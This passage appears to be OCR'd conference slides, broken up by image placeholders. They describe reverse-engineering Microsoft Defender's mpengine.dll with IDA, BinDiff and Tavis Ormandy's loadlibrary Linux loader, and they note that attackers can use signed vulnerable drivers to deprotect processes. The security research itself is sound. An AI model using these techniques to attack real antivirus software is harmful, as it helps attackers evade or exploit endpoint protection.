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

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

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

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

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- Load unknown potentially malicious binary
- Begin running from entrypoint, and run until termination condition
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
  - etc...
- Collect heuristic observations about runtime behavior, look for signatures in memory or dropped to disk, etc...



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

# Static Analysis

- ~12 MB DLL
- ~30,000 functions
- IDA Pro
  - Patch analysis with BinDiff
- Microsoft publishes PDBs








# Dynamic Analysis & Loader


## AV-Specific Challenges:

- Protected Process
  - Cannot debug, even as local admin
- Introspection
- Scanning on demand
- Code reachability may be configuration / heuristics dependent




Example: MPEngine Lockdown

- “Protected Processes” - Windows programs that you cannot debug with a usermode debugger, even if you have all privileges
- Attackers can load a signed vulnerable driver, run an exploit, get execution & deprotect the process - so … why?




“Repeated vs. single-round games in security”
Halvar Flake, BSides Zurich Keynote

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## AV-Specific Challenges:

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
## Solution:

Custom loaders for AV binaries

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




“Repeated vs. single-round games in security”
Halvar Flake, BSides Zurich Keynote

# Tavis Ormandy's `loadlibrary` git.io/fbp0X

- PE loader for Linux
  - Shim out implementations for Windows API imports
  - Only implements the bare minimum to get `mpengine.dll` running, not a general purpose Windows emulator or Wine replacement
- `mpclient` tool exposes the main scanning interface
  - I built ~3k LoC of additional tooling on top of `mpclient`



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Linux `mpclient`
Binary

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Binary

`MpEngine.dll`

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

